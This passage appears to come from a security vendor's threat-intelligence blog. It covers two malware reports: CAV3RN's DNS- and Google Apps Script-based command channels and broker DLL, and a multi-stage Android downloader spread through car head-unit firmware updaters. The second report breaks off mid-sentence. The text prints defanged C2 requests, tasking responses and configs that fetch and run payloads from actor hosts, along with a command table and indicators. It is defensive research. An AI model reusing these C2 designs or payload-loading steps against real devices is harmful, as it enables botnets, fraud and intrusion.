
During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel


When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.

DNS-based deployment-ID freshness check

DNS-based deployment-ID freshness check



The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

Google Apps Script channel

When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.

Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:

POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}

The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:

HTTP/2 302
content-type: text/html; charset=UTF-8
access-control-allow-origin: *
location: https://script.googleusercontent.com/macros/echo?user_content_key=AUkAhnT1XStTpObO…&lib=MQif1e23CL4IxZSlC7RWEgUDuxmmFKhYR
server: GSE

HTTP/2 200
content-type: application/json; charset=utf-8
access-control-allow-origin: *
server: GSE

{"s":200,"h":{"Content-Type":"text/html; charset=utf-8","Vary":"Cookie","Server":"nginx","Content Length":"4","Connection":"keep-alive","Date":"Mon, 03 Aug 2026 20:07:54 GMT","Access-Control-Allow-Origin":"*"},"b":"OS9FPQ=="}

Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.

Direct HTTPS channel


When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.

However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

GET request to the header-gated C2 endpoint and its encoded tasking response

Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.

Inter-component DLL broker

The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.

The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.

The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.

Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.

Command Function
000 Lists loaded component names and versions
001 Lists every DLL path discovered by the scanner
002 Lists each loaded component’s path, name, and version

The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.

Infrastructure

Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.

The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.

The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.

Domain Registrar IP Hosting ASN
studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
Dynadot Inc 144.172.115[.]17
144.172.104[.]82
RouterHosting LLC AS 14956

Conclusions

Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

904784c9943d019da332bea2cd03996f              CommunicationUxTheme.dll
f9156d42410c8a5429dec43329bd72e0              net.dll
2dcd4a8ac166404977cd3c48418a8cd9              rnp.dll
981c7404d31b8ce35ec88a6b290f354d              GoogleService.dll
34d50eec364d920b8b5d885c9bc98607             texture.dll

Domains and IPs

studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
144.172.115[.]17
144.172.104[.]82

  •  

The invisible passenger in your car

While monitoring Android threats in June 2026, we discovered a new piece of Android malware. What struck us as unusual was that it installed like an ordinary user app yet made no attempt to disguise itself as legitimate software: it had no user interface at all. This led us to suspect the app might be reaching users’ devices without their knowledge. Further investigation confirmed that hypothesis and allowed us to reconstruct the entire infection chain.

Key findings:

  • We identified new Android malware: a multi-stage downloader whose ultimate purpose is ad fraud and creation of a proxy botnet.
  • The malware spread through the built-in updaters of Android-based automotive head unit firmware. This is the first documented case of malware found on a car head unit with an infection chain specific to that type of device.
  • We attribute this activity, with high confidence, to the MoYu Group, an actor linked to the BADBOX botnet.

Kaspersky solutions detect the threats described below under the following detection names:

  • HEUR:Trojan-Dropper.AndroidOS.Agent.vu
  • HEUR:Trojan-Downloader.AndroidOS.Agent.ov
  • HEUR:Trojan-Proxy.AndroidOS.Zhima.*
  • HEUR:Trojan.AndroidOS.Vo1d.*

Head unit firmware overview

A head unit is a system that combines multimedia functions with partial control over certain vehicle functions. Head units may come as part of a car’s factory equipment or as an aftermarket upgrade. The main attack vectors for these systems are compromise via physical access and vulnerabilities in the head unit’s OS or components, both of which we’ve covered previously.

In some cases, head units run on Android, primarily because it’s convenient for manufacturers: Android’s source code already accounts for use cases within automotive head units. Android also allows manufacturers to add their own system applications during the build process, which they can use for a range of purposes: customizing the UI, adding system components tailored to the vendor’s needs, and more.

Most apps developed for Android devices can also run on an Android-based head unit, and that is true for malware as well. That said, it’s hard to imagine certain categories of smartphone-targeted malware being used to attack a head unit. Banking Trojans are a good example: since mobile banking is used almost exclusively on smartphones, infecting a head unit with a banking Trojan would be a waste of the attacker’s resources.

It’s worth noting that head units often include SIM card slots and can connect to the internet, enabling features like navigation and software updates. Since a head unit typically holds nothing of value to an attacker, one of the more likely attack scenarios using “classic” Android malware is infecting the device to recruit it into a botnet – similar to attacks on IoT devices.

During our research, we found exactly that kind of malware. The design of firmware for DoFun head units enabled attackers to distribute malware. We notified the vendor about the distribution scheme, and they subsequently reported fixing the security issues.

Below is the entire infection chain:

Head unit infection scheme

Head unit infection scheme

Let’s look at exactly how these head units became infected.

The TWCore app

TWCore is a legitimate system application responsible for collecting analytics data and updating the head unit software. Let’s take a closer look at how the update function works.

The process is fairly simple. An MQTT message broker hosted on the subdomain cardoor[.]cn sends a message containing information about the APK files that need to be downloaded and installed on the head unit. Notably, the object describing this message includes an installNotExists field, a Boolean flag that can be set to true or false. This flag allows TWCore to install apps that weren’t originally present on the device.

TWCore only checks whether an app is already installed on the device when installNotExists = false

TWCore only checks whether an app is already installed on the device when installNotExists = false

The APK file is downloaded to <TWCore external cache dir>/push/apk/ for installation.

The path TWCore uses to download APK files

The path TWCore uses to download APK files

Our telemetry revealed previously unknown malware at these file paths. On top of that, our data indicates that in every observed case, the malware was installed by an app with the package name com.tw.core, which matches the TWCore package name.

Next, we’ll break down the malware installed by TWCore: the JarService dropper.

Stage 1: the JarService dropper

As mentioned earlier, JarService is a small dropper app with no UI of any kind. It decrypts data stored as encrypted blocks within the Trojan’s code. Each block is XOR-encrypted with a single-byte key that shifts linearly from block to block. The decrypted data contains serialized information about the payload version and entry point, along with the malware’s own code for further loading.

Decrypting and deserializing information about the stage 2 payload

Decrypting and deserializing information about the stage 2 payload

In the version of JarService we analyzed, the entry point for the next-stage payload was the wa method of the com.c.j.qbh class.

Stage 2: the loader

This stage’s payload is a malicious loader. Its code contains encrypted strings that are later used as class names to execute the stage 3 payload using the reflection mechanism. The loader sends implant information to one of the attackers’ servers via a POST request. Example of a request to the C2 server:

{
    "userId": "REDACTED",
    "dexVersion": "1.7",
    "dexType": 1,
    "channelId": "2039",
    "packageName": "com.tw.jar1",
    "appVersion": 12,
    "appName": "JarService"
}

In response to the POST request, the C2 server returns a link for downloading the stage 3 payload. An example of a C2 response is shown below.

{
    "code": 200,
    "data": {
        "dexUrl": "hxxp://144.217.243[.]201/vr34der34/dex3.68.png",
        "dexVersion": 3.680,
        "status": 0
    }
}

The Trojan uses the link in the dexUrl field of the data object to download serialized data for loading the next stage. This data begins with a single-byte integer, a key used to decrypt the strings in the loader’s code. Immediately following this number is a four-byte floating-point value used to XOR-decrypt the stage 3 payload, which itself is located after these keys.

Decrypting the stage 3 payload

Decrypting the stage 3 payload

In the decrypted payload, the entry point is the init method of the com.ast.sdk.BillingMain class, shown in the screenshot below.

Entry point of the stage 3 payload

Entry point of the stage 3 payload

While analyzing this stage, we noticed that the download link for the next-stage payload includes a version number. We decided to try other version numbers to retrieve different payload versions, and ultimately obtained seven distinct variants, which we list under “Indicators of Compromise” at the end of this report. The earliest version, numbered 3.57, uses a different decoding algorithm than the one described above. This may indicate that an earlier version of the infection chain used a different loader between JarService and the stage 3 payload.

Stage 3: clicker / reverse proxy loader

In this stage, the malware sends a POST request to /cpc/api/task every 90 minutes by default, containing information about the infected device (display resolution, device model, the SSID of the connected Wi-Fi network, MAC address, and so on) along with the Trojan’s configuration version. If the configuration is outdated, the C2 server returns an updated configuration containing new C2 addresses and new paths for sending HTTP requests. An example of a response is shown below. Note that at the time of our research, the most up-to-date configuration version was 3.82.

{
    "code": 100,
    "data": {
        "configVersion": 3.820,
        "hosts": ["hxxp://t2.kshahnd[.]sbs", "hxxp://t2.mdsjhd[.]sbs", "hxxp://t2.nmnsny[.]sbs", "hxxps://t2.nmnsny[.]sbs"],
        "interval": 5500000,
        "reportApi": "/cpc/api/report",
        "tagName": "config",
        "taskApi": "/cpc/api/task",
        "updates": ["hxxp://a2.kshahnd[.]sbs", "hxxp://a2.mdsjhd[.]sbs", "hxxp://a2.nmnsny[.]sbs", "hxxps://a2.nmnsny[.]sbs"],
        "vn": 1.010
    }
}

If the configuration version doesn’t need updating, the C2 server instead returns integer command identifiers, which the attackers refer to as productId. The Trojan maps each identifier to command information, which it stores as a serialized JSON object using the SharedPreferences API. Each identifier also has its own version, expressed as a UNIX timestamp. If the C2 response includes an unknown productId or one whose version is outdated, the malware sends a GET request to the attackers’ server at /cpc/api/xml to retrieve the command contents for all such identifiers. The C2 server responds with command information for each unknown identifier. An example of a response is shown below.

{
    "code": 200,
    "data": [{
        "productId": 979,
        "script": "{\n  \"loadType\": 1,\n  \"reload\": true,\n  \"method\": \"start\",\n  \"url2\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md52\": \"de77c3303e93c9450424759f1741441c\",\n  \"name\": \"zhima\",\n  \"className\": \"com.miyc.transfer.Client\",\n  \"thread\": true,\n  \"tagName\": \"loadlib2\",\n  \"params\": [\n    {\n      \"type\": \"Context\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"107.151.248[.]132\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"1002\"\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 1337\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 7777\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 8888\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 15000\n    }\n  ],\n  \"url\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md5\": \"de77c3303e93c9450424759f1741441c\"\n}",
        "version": 1778650942
    }, {
        "productId": 1019,
        "script": "{\n  \"loadType\": 1,\n  \"reload\": true,\n  \"method\": \"start\",\n  \"url2\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md52\": \"de77c3303e93c9450424759f1741441c\",\n  \"name\": \"zhima\",\n  \"className\": \"com.miyc.transfer.Client\",\n  \"thread\": true,\n  \"tagName\": \"loadlib2\",\n  \"params\": [\n    {\n      \"type\": \"Context\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"128.14.210[.]58\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"1002\"\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 9999\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 7777\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 8888\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 15000\n    }\n  ],\n  \"url\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md5\": \"de77c3303e93c9450424759f1741441c\"\n}",
        "version": 1766001509
    }, {
        "productId": 3505,
        "script": "{\n\"tagName\":\"http\",\n\"url\":\"hxxps://api.kookjar[.]com/sayhi?channel=daihai&uuid={get_uuid_10}\"\n}",
        "version": 1776656317
    }],
    "msg": ""
}

The command information includes a tagName field, which is the command name. The code maps each name to the corresponding class responsible for executing it.

List of executable commands

List of executable commands

At the time of our research, the attackers had implemented nine commands. The table below lists command names, brief descriptions, and arguments. The functionality of these commands suggests that the malware can be used to display ads, commit ad fraud (serving as a clicker), and download additional malicious code.

Command name Description Arguments
return Return a value from SharedPreferences. key: the key whose value should be returned
copy Set the contents of the clipboard. text: the key whose value from SharedPreferences is returned as the clipboard contents
url: a link for downloading gzip-compressed data (optional); this data is then concatenated with the value of the text key, with      (5 spaces) used as a separator
http Make a POST/GET HTTP request to a specified resource and, if instructed, save the response in SharedPreferences under a specified key. url: the resource address
method: the HTTP method name (optional)
startLabel: a marker for the start of the data to save from the resource (optional)
endLabel: a marker for the end of the data to save from the resource (optional)
valueLabel: the key under which to save the value (optional)
header: a dictionary of headers for the HTTP request (optional)
content: the content of the POST request (optional)
web Open a link in the WebView and execute arbitrary JavaScript code within it. url: the link to open in the WebView
js: base64-encoded JavaScript code to execute in the WebView; used when the url parameter is empty or absent
corejs: JavaScript code to execute when the resource loads in the WebView (optional)
param: a string dictionary of parameters for launching the WebView
client: if this key is present, WebViewClient is used to handle redirects manually
time: task timeout
loadlib Not fully implemented at the time of publishing this report. –
loadlib2 Download and execute arbitrary code. url: the address to download the payload from
name: the name of the module being downloaded
md5: the MD5 hash of the payload
clear: a comma-separated list of payload names to delete (optional)
params: an array of parameters to launch the payload with
className: the class name of the payload entry point
method: the name of the virtual method at the payload entry point
cmethod: the name of the static method used to instantiate the entry-point class (optional)
thread: a flag; the payload runs in a separate thread if this flag is not set
reload: a flag that, when set, restarts already loaded modules
loadlib3 Not fully implemented at the time of publishing this report. –
deeplink Open a resource in the browser. url: a link to the resource
traceroute Check resource availability via an ICMP ping. host: comma-separated list of resources to check

However, attackers use only a relatively small subset of these commands in real-world attacks. As shown in the example C2 response above, at the time of publishing this report the attackers were using the loadlib2 and http commands. The payload downloaded via the loadlib2 command is a reverse proxy module named “zhima”, which researchers from the Nokia Deepfield Emergency Response Team independently discovered in TV set-top boxes around the same time as we did and also described in their report. This confirms that the attackers’ ultimate goal is building a proxy botnet.

While investigating this stage of the attack chain, we noticed that the zhima download link also included a version number. As with the previous stage, we tried other possible version numbers and found eight variants of the zhima module, the earliest of which was version 57. The complete list of identified zhima modules is provided under “Indicators of Compromise” below.

Attribution

While analyzing the complete infection chain, we noticed that the stage 2 loader created a thread with the meaningful name mosdk-host-loader. We decided to investigate what mosdk referred to in that name. This led us to a malicious app installed on various TV set-top boxes with the package name com.abc.nexus (3AD4BF5A86D26FFBF09CAE42AF330A98). It consists of several components (including a dropper similar to JarService), each used by the attackers to covertly monetize the device’s computing power. Each malicious component in the app corresponds to its own service, and the service containing the launch code for the JarService-like dropper is named AdmoyuService. In light of this and the name of the malicious thread found in the payload code, we concluded that moyu in the service name referred to MoYu Group, one of the actors linked to the BADBOX malware platform, which had been described by researchers at HUMAN. This assessment is further supported by extensive overlap between the malware’s network infrastructure and that of MoYu Group, which was independently identified by researchers from the Nokia Deepfield Emergency Response Team around the same time as our own research. Based on these similar naming patterns and prominent infrastructure overlap between the 